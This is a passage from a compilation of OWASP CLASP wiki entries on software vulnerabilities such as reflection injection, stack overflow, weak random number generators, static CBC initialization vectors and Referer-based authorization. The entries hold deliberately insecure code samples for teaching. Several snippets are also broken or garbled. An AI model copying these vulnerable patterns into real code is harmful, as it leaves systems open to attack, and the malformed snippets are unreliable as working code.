- Design: It may be possible to find alternate methods for satisfying functional requirements than using reflection.
- Implementation: Avoid using external input to generate reflection string values.

## PLATFORM

- Language: Java, .NET, and other languages that support reflection
- Platform: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design: It may be possible to find alternate methods for satisfying functional requirements than using reflection.
- Implementation: Avoid using external input to generate reflection string values.

## DISCUSSION

The most straightforward reflection injection attack is to provide the name of an alternate class available to the target application which implements the same interfaces but operates in a less secure manner. This can be used as leverage for more extensive attacks. More complex attacks depend upon the specific deployment situation of the application.

If the classloader being used is capable of remote class fetching this becomes an extremely serious vulnerability, since attackers could supply arbitrary URLs that point at constructed attack classes. In this case, the class doesn't necessarily even need to implement methods that perform the same as the replaced class, since a static initializer could be used to carry out the attack.

If it is necessary to allow reflection utilizing external input, limit the possible values to a predefined list. For example, reflection is commonly used for loading JDBC database connector classes. Most often, the string class name is read from a configuration file. Injection problems can be avoided by embedding a list of strings naming each of the supported database driver classes and requiring the class name read from the file to be in the list before loading.

## EXAMPLES

The following Java code dynamically loads a connection class to be used for transferring data:

```
// connType is a String read from an external source
Class connClass = Class.forName(connType);
URLConnection conn = (URLConnection) connClass.newInstance();
conn.connect();
```

Suppose this application normally passed "javax.net.ssl.HttpURLConnection". This would provide an HTTPS connection using SSL to protect the transferred data. If an attacker replaced the connType string with "java.net.HttpURLConnection" then all data transfers performed by this code would happen over an unencrypted HTTP connection instead.

## RELATED PROBLEMS

- [[Injection problem]]

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## STACK OVERFLOW

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

A stack overflow condition is a buffer overflow condition, where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).

## CONSEQUENCES

- Availability: Buffer overflows generally lead to crashes. Other attacks leading to lack of availability are possible, including putting the program into an infinite loop.
- Access control (memory and instruction processing): Buffer overflows often can be used to execute arbitrary code, which is usually outside the scope of a program's implicit security policy.
- Other: When the consequence is arbitrary code execution, this can often be used to subvert any other security service.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Mitigating technologies such as safe string libraries and container abstractions could be introduced.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack of or misuse of mitigating technologies.

## PLATFORM

- Languages: C, C++, Fortran, Assembly
- Operating platforms: All, although partial preventative measures may be deployed depending on environment.

## REQUIRED RESOURCES

Any

## SEVERITY

Very high

## LIKELIHOOD OF EXPLOIT

Very high

## AVOIDANCE AND MITIGATION

- Pre-design: Use a language or compiler that performs automatic bounds checking.
- Design: Use an abstraction library to abstract away risky APIs. Not a complete solution.
- Pre-design through Build: Compiler-based canary mechanisms such as StackGuard, ProPolice and the Microsoft Visual Studio / GS flag. Unless this provides automatic bounds checking, it is not a complete solution.
- Operational: Use OS-level preventative functionality. Not a complete solution.

## DISCUSSION

There are generally several security-critical data on an execution stack that can lead to arbitrary code execution. The most prominent is the stored return address, the memory address at which execution should continue once

the current function is finished executing. The attacker can overwrite this value with some memory address to which the attacker also has write access, into which he places arbitrary code to be run with the full privileges of the vulnerable program.

Alternately, the attacker can supply the address of an important call, for instance the POSIX `system()` call, leaving arguments to the call on the stack. This is often called a "return into libc" exploit, since the attacker generally forces the program to jump at return time into an interesting routine in the C standard library (libc).

Other important data commonly on the stack include the stack pointer and frame pointer, two values that indicate offsets for computing memory addresses. Modifying those values can often be leveraged into a "write-what-where" condition.

## EXAMPLES

While the buffer overflow example above counts as a stack overflow, it is possible to have even simpler, yet still exploitable, stack based buffer overflows:

```
#define BUFSIZE 256
int main(int argc, char **argv) {
    char buf[BUFSIZE];
    strcpy(buf, argv[1]);
}
```

## RELATED PROBLEMS

- Parent categories: [[Buffer overflow]]
- Subcategories: [[Return address overwrite]], [[Stack pointer overwrite]], [[Frame pointer overwrite]].
- Can be: [[Function pointer overwrite]], [[Array indexer overwrite]], [[Write-what-where condition]], etc.

[[Category:Vulnerability]]

[[Category:Range and Type Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:Code Snippet]]

[[Category:C]]

QUEBRA

## SYMBOLIC NAME NOT MAPPING TO CORRECT OBJECT

{{Template:SecureSoftware}}

## OVERVIEW

A constant symbolic reference to an object is used, even though the underlying object changes over time.

## CONSEQUENCES

- Access control: The attacker can gain access to otherwise unauthorized resources.
- Authorization: Race conditions such as this kind may be employed to gain read or write access to resources not normally readable or writable by the user in question.
- Integrity: The resource in question, or other resources (through the corrupted one) may be changed in undesirable ways by a malicious user.
- Accountability: If a file or other resource is written in this method, as opposed to a valid way, logging of the activity may not occur.
- Non-repudiation: In some cases it may be possible to delete files that a malicious user might not otherwise have access to such as log files.

## EXPOSURE PERIOD

## PLATFORM

## REQUIRED RESOURCES

## SEVERITY

## LIKELIHOOD OF EXPLOIT

## AVOIDANCE AND MITIGATION

## DISCUSSION

See more specific instances.

## EXAMPLES

Not available.

## RELATED PROBLEMS

- Time of check, time of use race condition
- Comparing classes by name

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## TRUST OF SYSTEM EVENT DATA

{{Template:SecureSoftware}}

## OVERVIEW

Security based on event locations are insecure and can be spoofed.

## CONSEQUENCES

- Authorization: If one trusts the system-event information and executes commands based on it, one could potentially take actions based on a spoofed identity.

## EXPOSURE PERIOD

- Design through Implementation: Trusting unauthenticated information for authentication is a design flaw.

## PLATFORM

- Languages: Any
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

High

## AVOIDANCE AND MITIGATION

- Design through Implementation: Never trust or rely any of the information in an Event for security.

## DISCUSSION

Events are a messaging system which may provide control data to programs listening for events. Events often do not have any type of authentication framework to allow them to be verified from a trusted source.

Any application, in Windows, on a given desktop can send a message to any window on the same desktop. There is no authentication framework for these messages. Therefore, any message can be used to manipulate any process on the desktop if the process does not check the validity and safeness of those messages.

## EXAMPLES

In Java:

```
public void actionPerformed(ActionEvent e) {  
    if (e.getSource()==button)  
        System.out.println("print out secret information");  
}
```



## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## UNCAUGHT EXCEPTION

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

{{Template:Fortify}}

## ABSTRACT

Ignoring an exception can cause the program to overlook unexpected states and conditions.

## OVERVIEW

When an exception is thrown and not caught, the process has given up an opportunity to decide if a given failure or event is worth a change in execution.

Just about every serious attack on a software system begins with the violation of a programmer's assumptions. After the attack, the programmer's assumptions seem flimsy and poorly founded, but before an attack many programmers would defend their assumptions well past the end of their lunch break.

Two dubious assumptions that are easy to spot in code are "this method call can never fail" and "it doesn't matter if this call fails". When a programmer ignores an exception, they implicitly state that they are operating under one of these assumptions.

## CONSEQUENCES

Undefined.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is resistant to this issues.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack, or misuse, of mitigating technologies. Generally this problem is either caused by using a foreign API or an API which the programmer is not familiar with.

## PLATFORM

- Languages: Java, C++, C#, or any language which has exceptions.
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements Specification: The choice between a language which has named or unnamed exceptions needs to be done. While unnamed exceptions exacerbate the chance of not properly dealing with an exception, named exceptions suffer from the up call version of the weak base class problem.
- Requirements Specification: A language can be used which requires, at compile time, to catch all serious exceptions. However, one must make sure to use the most current version of the API as new exceptions could be added.
- Implementation: Catch all relevant exceptions. This is the recommended solution. Ensure that all exceptions are handled in such a way that you can be sure of the state of your system at any given moment.

## EXAMPLES

'''In C++:'''

```
#include <iostream.h>
#include <new>
#include <stdlib.h>
int
main(){
char input[100];
int i, n;
long *l;
Required resources cout << "many numbers do you want to type in? ";
cin.getline(input, 100);
i = atoi(input);
//here we are purposely not checking to see if this call to
//new works
//try {
l = new long [i];
//}
//catch (bad_alloc & ba) {
// cout << "Exception:" << endl;
//}
if (l == NULL)
exit(1);
for (n = 0; n < i; n++) {
cout << "Enter number: ";
cin.getline(input, 100);
```

```

l[n] = atol(input);
}
cout << "You have entered: ";
for (n = 0; n < i; n++)
cout << l[n] << ", ";
delete[] l;
return 0;
}

```

In this example, since we do not check if "new" throws an exception, we can find strange failures if large values are entered.

**"In Java:"**

The following code excerpt ignores a rarely-thrown exception from doExchange().

```

try {
doExchange();
}
catch (RareException e) {
// this can never happen
}

```

If a RareException were to ever be thrown, the program would continue to execute as though nothing unusual had occurred. The program records no evidence indicating the special situation, potentially frustrating any later attempt to explain the program's behavior.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category>Error Handling Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:C]]

[[Category:Java]]

[[Category:Code Snippet]]

[[Category:Implementation]]

QUEBRA

## UNINTENTIONAL POINTER SCALING

{{Template:SecureSoftware}}

## OVERVIEW

In C and C++, one may often accidentally refer to the wrong memory due to the semantics of when math operations are implicitly scaled.

## CONSEQUENCES

Often results in buffer overflow conditions.

## EXPOSURE PERIOD

- Design: Could choose a language with abstractions for memory access.
- Implementation: This problem generally is due to a programmer error.

## PLATFORM

C and C++.

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design: Use a platform with high-level memory abstractions.
- Implementation: Always use array indexing instead of direct pointer manipulation.
- Other: Use technologies for preventing buffer overflows.

## DISCUSSION

Programmers will often try to index from a pointer by adding a number of bytes, even though this is wrong, since C and C++ implicitly scale the operand by the size of the data type.

## EXAMPLES

```
int *p = x;  
char * second_char = (char *) (p + 1);
```

In this example, `second_char` is intended to point to the second byte of `p`. But, adding 1 to `p` actually adds `sizeof(int)` to `p`, giving a result that is incorrect (3 bytes off on 32-bit platforms).

If the resulting memory address is read, this could potentially be an information leak. If it is a write, it could be a security-critical write to unauthorized memory - whether or not it is a buffer overflow.

Note that the above code may also be wrong in other ways, particularly in a little endian environment.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

[[Category:C]]

QUEBRA

## USING PASSWORD SYSTEMS

{{Template:SecureSoftware}}

## OVERVIEW

The use of password systems as the primary means of authentication may be subject to several flaws or shortcomings, each reducing the effectiveness of the mechanism.

## CONSEQUENCES

- Authentication: The failure of a password authentication mechanism will almost always result in attackers being authorized as valid users.

## EXPOSURE PERIOD

- Design: The period of development in which authentication mechanisms and their protections are devised is the design phase.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Very High

## AVOIDANCE AND MITIGATION

- Design: Use a zero-knowledge password protocol, such as SRP.
- Design: Ensure that passwords are stored safely and are not reversible.
- Design: Implement password aging functionality that requires passwords be changed after a certain point.
- Design: Use a mechanism for determining the strength of a password and notify the user of weak password use.
- Design: Inform the user of why password protections are in place, how they work to protect data integrity, and why it is important to heed their warnings.

## DISCUSSION

Password systems are the simplest and most ubiquitous authentication mechanisms. However, they are subject to such well known attacks, and such frequent compromise that their use in the most simple implementation is not practical. In order to protect password systems from compromise, the following should be noted:

- Passwords should be stored safely to prevent insider attack and to ensure that if a system is compromised the passwords are not retrievable. Due to password reuse, this information may be useful in the compromise of other systems these users work with. In order to protect these passwords, they should be stored encrypted, in a non-reversible state, such that the original text password cannot be extracted from the stored value.
- Password aging should be strictly enforced to ensure that passwords do not remain unchanged for long periods of time. The longer a password remains in use, the higher the probability that it has been compromised. For this reason, passwords should require refreshing periodically, and users should be informed of the risk of passwords which remain in use for too long.
- Password strength should be enforced intelligently. Rather than restrict passwords to specific content, or specific length, users should be encouraged to use upper and lower case letters, numbers, and symbols in their passwords. The system should also ensure that no passwords are derived from dictionary words.

## KC WANNA BE

```
unsigned char *check_passwd(char *plaintext){
    ctext=simple_digest("sha1",plaintext,strlen(plaintext)...);
    if (ctext==secret_password())
        // Log me in
}
```

In Java:

```
String plainText = new String(plainTextIn)
MessageDigest encer = MessageDigest.getInstance("SHA");
encer.update(plainTextIn);
byte[] digest = password.digest();
if (digest==secret_password())
    //log me in
```

## RELATED PROBLEMS

- [[Using single-factor authentication]]

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category>Password Management Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## USING THE WRONG OPERATOR

{{Template:SecureSoftware}}

## OVERVIEW

This is a common error given when an operator is used which does not make sense for the context appears.

## CONSEQUENCES

Unspecified.

## EXPOSURE PERIOD

- Pre-design through Build: The use of tools to detect this problem is recommended.
- Implementation: Many logic errors can lead to this condition. It can be exacerbated by lack, of or misuse, of mitigating technologies.

## PLATFORM

- Languages: Any
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Low

## AVOIDANCE AND MITIGATION

- Pre-design through Build: Most static analysis programs should be able to catch these errors.
- Implementation: Save an index variable. This is the recommended solution. Rather than subtract pointers from one another, use an index variable of the same size as the pointers in question. Use this variable "walk" from one pointer to the other and calculate the difference. Always sanity check this number.

## DISCUSSION

These types of bugs generally are the result of a typo. Although most of them can easily be found when testing of the program, it is important that one correct these problems, since they almost certainly will break the code.

## EXAMPLES

In C:

```
char foo;  
foo=a+c;
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:General Logic Error Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## WRAP-AROUND ERROR

{{Template:SecureSoftware}}

## OVERVIEW

Wrap around errors occur whenever a value is incremented past the maximum value for its type and therefore "wraps around" to a very small, negative, or undefined value.

## CONSEQUENCES

- Availability: Wrap-around errors generally lead to undefined behavior, infinite loops, and therefore crashes.



- Integrity: If the value in question is important to data (as opposed to flow), simple data corruption has occurred. Also, if the wrap around results in other conditions such as buffer overflows, further memory corruption may occur.
- Access control (instruction processing): A wrap around can sometimes trigger buffer overflows which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy.

## EXPOSURE PERIOD

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: If the flow of the system, or the protocols used, are not well defined, it may make the possibility of wrap-around errors more likely.
- Implementation: Many logic errors can lead to this condition.

## PLATFORM

- Language: C, C++, Fortran, Assembly
- Operating System: Any

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Requirements specification: The choice could be made to use a language that is not susceptible to these issues.
- Design: Provide clear upper and lower bounds on the scale of any protocols designed.
- Implementation: Place sanity checks on all incremented variables to ensure that they remain within reasonable bounds.

## DISCUSSION

Due to how addition is performed by computers, if a primitive is incremented past the maximum value possible for its storage space, the system will fail to recognize this, and therefore increment each bit as if it still had extra space.

Because of how negative numbers are represented in binary, primitives interpreted as signed may "wrap" to very large negative values.

## EXAMPLES

See the Examples section of the problem type `[[Integer overflow]]` for an example of wrap-around errors.

## RELATED PROBLEMS

- `[[Integer overflow]]`
- `[[Unchecked array indexing]]`

`[[Category:Vulnerability]]`

`[[Category:Range and Type Error Vulnerability]]`

`[[Category:OWASP_CLASP_Project]]`

QUEBRA

## RESOURCE EXHAUSTION

`{{Template:SecureSoftware}}`

## OVERVIEW

Resource exhaustion is a simple denial of service condition which occurs when the resources necessary to perform an action are entirely consumed, therefore preventing that action from taking place.

## CONSEQUENCES

- Availability: The most common result of resource exhaustion is denial-of-service.
- Access control: In some cases it may be possible to force a system to "fail open" in the event of resource exhaustion.

## EXPOSURE PERIOD

- Design: Issues in system architecture and protocol design may make systems more subject to resource-exhaustion attacks.
- Implementation: Lack of low level consideration often contributes to the problem.

## PLATFORM

- Languages: All
- Platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

Low to medium

## LIKELIHOOD OF EXPLOIT

Very high

## AVOIDANCE AND MITIGATION

- Design: Design throttling mechanisms into the system architecture.
- Design: Ensure that protocols have specific limits of scale placed on them.
- Implementation: Ensure that all failures in resource allocation place the system into a safe posture.
- Implementation: Fail safely when a resource exhaustion occurs.

## DISCUSSION

Resource exhaustion issues are generally understood but are far more difficult to successfully prevent. Resources can be exploited simply by ensuring that the target machine must do much more work and consume more resources in order to service a request than the attacker must do to initiate a request.

Prevention of these attacks requires either that the target system:

- either recognizes the attack and denies that user further access for a given amount of time;
- or uniformly throttles all requests in order to make it more difficult to consume resources more quickly than they can again be freed.

The first of these solutions is an issue in itself though, since it may allow attackers to prevent the use of the system by a particular valid user. If the attacker impersonates the valid user, he may be able to prevent the user from accessing the server in question.

The second solution is simply difficult to effectively institute - and even when properly done, it does not provide a full solution. It simply makes the attack require more resources on the part of the attacker.

The final concern that must be discussed about issues of resource exhaustion is that of systems which "fail open." This means that in the event of resource consumption, the system fails in such a way that the state of the system - and possibly the security functionality of the system - is compromised. A prime example of this can be found in old switches that were vulnerable to "macof" attacks (so named for a tool developed by Dugsong). These attacks flooded a switch with random IP and MAC address combinations, therefore exhausting the switch's cache, which held the information of which port corresponded to which MAC addresses. Once this cache was exhausted, the switch would fail in an insecure way and would begin to act simply as a hub, broadcasting all traffic on all ports and allowing for basic sniffing attacks.

## EXAMPLES

In Java:

```
class Worker implements Executor {  
    ...  
}
```

```

public void execute(Runnable r) {
    try {
        ...
    }
    catch (InterruptedException ie) { // postpone response
        Thread.currentThread().interrupt();
    }
}
public Worker(Channel ch, int nworkers) {
    ...
}
protected void activate() {
    Runnable loop = new Runnable() {
    public void run() {
        try {
            for (;;) {
                Runnable r = ...
                r.run();
            }
        }
        catch (InterruptedException ie) {...}
    }
    };
    new Thread(loop).start();
}

```

In C/C++:

```

int main(int argc, char *argv[]) {
    sock=socket(AF_INET, SOCK_STREAM, 0);
    while (1) {
        newsock=accept(sock, ...);
        printf("A connection has been accepted\n");
        pid = fork();
    }
}

```

There are no limits to runnables/forks. Potentially an attacker could cause resource problems very quickly.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## ACCIDENTAL LEAKING OF SENSITIVE INFORMATION THROUGH DATA QUERIES

{{Template:Vulnerability}}

{{Template:SecureSoftware}}

## OVERVIEW

When trying to keep information confidential, an attacker can often infer some of the information by using statistics.

## CONSEQUENCES

- Confidentiality: Sensitive information may possibly be disclosed through data queries accidentally.

## EXPOSURE PERIOD

- Design: Proper mechanisms for preventing this kind of problem generally need to be identified at the design level.

## PLATFORM

Any; particularly systems using relational databases or object-relational databases.

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

This is a complex topic. See the book "Translucent Databases" for a good discussion of best practices.

## DISCUSSION

In situations where data should not be tied to individual users, but a large number of users should be able to make queries that "scrub" the identity of users, it may be possible to get information about a user - e.g., by specifying search terms that are known to be unique to that user.

## EXAMPLES

See the book "Translucent Databases " for examples.

## RELATED PROBLEMS

Not available.

## SEE ALSO

[[Glossary#SQL Injection]]

[[Category:Vulnerability]]

[[Category:Sensitive Data Protection Vulnerability]]

[[Category:Synchronization and Timing Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## RELYING ON PACKAGE-LEVEL SCOPE

{{Template:SecureSoftware}}

## OVERVIEW

Java packages are not inherently closed; therefore, relying on them for code security is not a good practice.

## CONSEQUENCES

- Confidentiality: Any data in a Java package can be accessed outside of the Java framework if the package is distributed.
- Integrity: The data in a Java class can be modified by anyone outside of the Java framework if the packages is distributed.

## EXPOSURE PERIOD

Design through Implementation: This flaw is a style issue, so it is important to not allow direct access to variables and to protect objects.

## PLATFORM

- Languages: Java
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design through Implementation: Data should be private static and final whenever possible. This will assure that your code is protected by instantiating early, preventing access and tampering.

## DISCUSSION

The purpose of package scope is to prevent accidental access. However, this protection provides an ease-of-software-development feature but not a security feature, unless it is sealed.

## EXAMPLES

In Java:

```
package math;

public class Lebesgue implements Integration{

    public final Static String youAreHidingThisFunction(functionToIntegrate){

        return ...;

    }

}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## CATEGORY:PROTOCOL ERRORS

{{Template:SecureSoftware}}

[[Category:Vulnerability]]

[[Category:OWASP CLASP Project]]

**INSUFFICIENT ENTROPY IN PSEUDO-RANDOM NUMBER GENERATOR**

{{Template:SecureSoftware}}

**OVERVIEW**

The lack of entropy available for, or used by, a PRNG can be a stability and security threat.

**CONSEQUENCES**

- Availability: If a pseudo-random number generator is using a limited entropy source which runs out (if the generator fails closed), the program may pause or crash.
- Authentication: If a PRNG is using a limited entropy source which runs out, and the generator fails open, the generator could produce predictable random numbers. Potentially a weak source of random numbers could weaken the encryption method used for authentication of users. In this case, potentially a password could be discovered.

**EXPOSURE PERIOD**

- Design through Implementation: It is important if one is utilizing randomness for important security to use the best random numbers available.

**PLATFORM**

- Languages: Any
- Operating platforms: Any

**REQUIRED RESOURCES**

Any

**SEVERITY**

Medium

**LIKELIHOOD OF EXPLOIT**

Medium

**AVOIDANCE AND MITIGATION**

- Implementation: Perform FIPS 140-1 tests on data to catch obvious entropy problems.
- Implementation: Consider a PRNG which re-seeds itself, as needed from a high quality pseudo-random output, like hardware devices.



## DISCUSSION

When deciding which PRNG to use, look at its sources of entropy. Depending on what your security needs are, you may need to use a random number generator which always uses strong random data - i.e., a random number generator which attempts to be strong but will fail in a weak way or will always provide some middle ground of protection through techniques like re-seeding. Generally something which always provides a predictable amount of strength is preferable and should be used.

## EXAMPLES

In C/C++ or Java:

```
while (1){
  if (OnConnection()){
    if (PRNG(...)){
      //use the random bytes
    }
    else {
      //cancel the program
    }
  }
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## FAILURE OF TRUE RANDOM NUMBER GENERATOR

{{Template:SecureSoftware}}

## OVERVIEW

True random number generators generally have a limited source of entropy and therefore can fail or block.

## CONSEQUENCES

- Availability: A program may crash or block if it runs out of random numbers.

## EXPOSURE PERIOD

- Requirements specification: Choose an operating system which is aggressive and effective at generating true random numbers.

- Implementation: This type of failure is a logical flaw which can be exacerbated by a lack of or the misuse of mitigating technologies.

## PLATFORM

- Languages: Any
- Operating platforms: Any

## REQUIRED RESOURCES

Any

## SEVERITY

Medium

## LIKELIHOOD OF EXPLOIT

Low to Medium

## AVOIDANCE AND MITIGATION

- Implementation: Rather than failing on a lack of random numbers, it is often preferable to wait for more numbers to be created.

## DISCUSSION

The rate at which true random numbers can be generated is limited. It is important that one uses them only when they are needed for security.

## EXAMPLES

In C:

```
while (1){
  if (connection){
    if (hwRandom()){
      //use the random bytes
    }
    else (hwRandom()) {
      //cancel the program
    }
  }
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Environmental Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## NOT USING A RANDOM INITIALIZATION VECTOR WITH CIPHER BLOCK CHAINING MODE

{{Template:SecureSoftware}}

### OVERVIEW

Not using a random initialization vector with Cipher Block Chaining (CBC) Mode causes algorithms to be susceptible to dictionary attacks.

### CONSEQUENCES

- Confidentiality: If the CBC is not properly initialized, data which is encrypted can be compromised and therefore be read.
- Integrity: If the CBC is not properly initialized, encrypted data could be tampered with in transfer or if it accessible.
- Accountability: Cryptographic based authentication systems could be defeated.

### EXPOSURE PERIOD

- Implementation: Many logic errors can lead to this condition if multiple data streams have a common beginning sequences.

### PLATFORM

- Languages: Any
- Operating platforms: Any

### REQUIRED RESOURCES

.Any

### SEVERITY

High

### LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Integrity: It is important to properly initialize CBC operating block ciphers or there use is lost.

## DISCUSSION

CBC is the most commonly used mode of operation for a block cipher. It solves electronic code book's dictionary problems by XORing the ciphertext with plaintext. If it used to encrypt multiple data streams, dictionary attacks are possible, provided that the streams have a common beginning sequence.

## EXAMPLES

### C/C++:

```
#include <openssl/evp.h>
EVP_CIPHER_CTX ctx;
char key[EVP_MAX_KEY_LENGTH];
char iv[EVP_MAX_IV_LENGTH];
RAND_bytes(key, b);
memset(iv, 0, EVP_MAX_IV_LENGTH);
EVP_EncryptInit(&ctx, EVP_bf_cbc(), key, iv);
```

### In Java:

```
public class SymmetricCipherTest {
    public static void main() {
        byte[] text = "Secret".getBytes();
        byte[] iv = {0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
        KeyGenerator kg = KeyGenerator.getInstance("DES");
        kg.init(56);
        SecretKey key = kg.generateKey();
        Cipher cipher = Cipher.getInstance("DES/ECB/PKCS5Padding");
        IvParameterSpec ips = new IvParameterSpec(iv);
        cipher.init(Cipher.ENCRYPT_MODE, key, ips);
        return cipher.doFinal(inpBytes);
    }
}
```

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Cryptographic Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## NON-CRYPTOGRAPHIC PSEUDO-RANDOM NUMBER GENERATOR

{{Template:SecureSoftware}}

## OVERVIEW

The use of Non-cryptographic Pseudo-Random Number Generators (PRNGs) as a source for security can be very dangerous, since they are predictable.

## CONSEQUENCES

- Authentication: Potentially a weak source of random numbers could weaken the encryption method used for authentication of users. In this case, a password could potentially be discovered.

## EXPOSURE PERIOD

- Design through Implementation: It is important to realize that if one is utilizing randomness for important security, one should use the best random numbers available.

## PLATFORM

- Languages: All languages.
- Operating platforms: All platforms.

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Medium

## AVOIDANCE AND MITIGATION

- Design through Implementation: Use functions or hardware which use a hardware-based random number generation for all crypto. This is the recommended solution. Use `CryptGenRandom` on Windows, or `hw_rand()` on Linux.

## DISCUSSION

Often a pseudo-random number generator (PRNG) is not designed for cryptography. Sometimes a mediocre source of randomness is sufficient or preferable for algorithms which use random numbers. Weak generators generally take less processing power and/or do not use the precious, finite, entropy sources on a system.

## EXAMPLES

C\C++

```
srand(time())  
int randNum = rand();
```

## Java

```
Random r = new Random();
```

For a given seed, these "random number" generators will produce a reliable stream of numbers. Therefore, if an attacker knows the seed or can guess it easily, he will be able to reliably guess your random numbers.

## RELATED PROBLEMS

Not available.

[[Category:Vulnerability]]

[[Category:Cryptographic Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## USING REFERER FIELD FOR AUTHENTICATION OR AUTHORIZATION

{{Template:SecureSoftware}}

## OVERVIEW

The referrer field (actually spelled 'referer') in HTTP requests can be easily modified and, as such, is not a valid means of message integrity checking.

## CONSEQUENCES

- Authorization: Actions, which may not be authorized otherwise, can be carried out as if they were validated by the server referred to.
- Accountability: Actions may be taken in the name of the server referred to.

## EXPOSURE PERIOD

- Design: Authentication methods are generally chosen during the design phase of development.

## PLATFORM

- Languages: All
- Operating platforms: All

## REQUIRED RESOURCES

Any

## SEVERITY

High

## LIKELIHOOD OF EXPLOIT

Very High

## AVOIDANCE AND MITIGATION

- Design: Use other means of authorization that cannot be simply spoofed.

## DISCUSSION

The referrer field in HTML requests can be simply modified by malicious users, rendering it useless as a means of checking the validity of the request in question. In order to usefully check if a given action is authorized, some means of strong authentication and method protection must be used.

## EXAMPLES

### C/C++:

```
sock= socket (AF_INET, SOCK_STREAM, 0);
...
bind(sock, (struct sockaddr *)&server, len)
...
while (1)
newsock=accept(sock, (struct sockaddr *)&from, &fromlen);
pid=fork();
if (pid==0) {
n = read(newsock,buffer,BUFSIZE);
...
if (buffer+...==Referer: http://www.foo.org/dsaf.html)
//do stuff
```

### Java:

```
public class httpd extends Thread{
Socket cli;
public httpd(Socket serv){
cli=serv;
start();
}
public static void main(String[]a){
...
ServerSocket serv=new ServerSocket(8181);
for(;;){
new h(serv.accept());
...
public void run(){
try{
BufferedReader reader
=new BufferedReader(new InputStreamReader(cli.getInputStream()));
```

```
//if i contains a the proper referer.
DataOutputStream o=
new DataOutputStream(c.getOutputStream());
...
```

## J2EE:

Any J2EE program that uses

```
HttpServletRequest.getHeader("referer")
```

to make a decision is also vulnerable.

## RELATED PROBLEMS

- [[Trusting self-reported IP address]]

[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category:Access Control Vulnerability]]

[[Category:OWASP\_CLASP\_Project]]

QUEBRA

## ASP.NET MISCONFIGURATION: PASSWORD IN CONFIGURATION FILE

{{Template:Vulnerability}}

## DESCRIPTION

The clear-text passwords are in the configuration files. Clear-text passwords in the configuration files are subject to exposure in a variety of ways, including people getting access to the file, the file being served directly to a user due to a server error, a file download flaw, access to a backup copy, or some other exposure.

## EXAMPLES

### RELATED THREATS

### RELATED ATTACKS

### RELATED VULNERABILITIES

### RELATED COUNTERMEASURES

### CATEGORIES

{{Template:Stub}}

[[Category:.NET]]

[[Category:Deployment]]



[[Category:Vulnerability]]

[[Category:Authentication Vulnerability]]

[[Category>Password Management Vulnerability]]

[[Category:Sensitive Data Protection Vulnerability]]

QUEBRA

## ALGORITHMIC COMPLEXITY

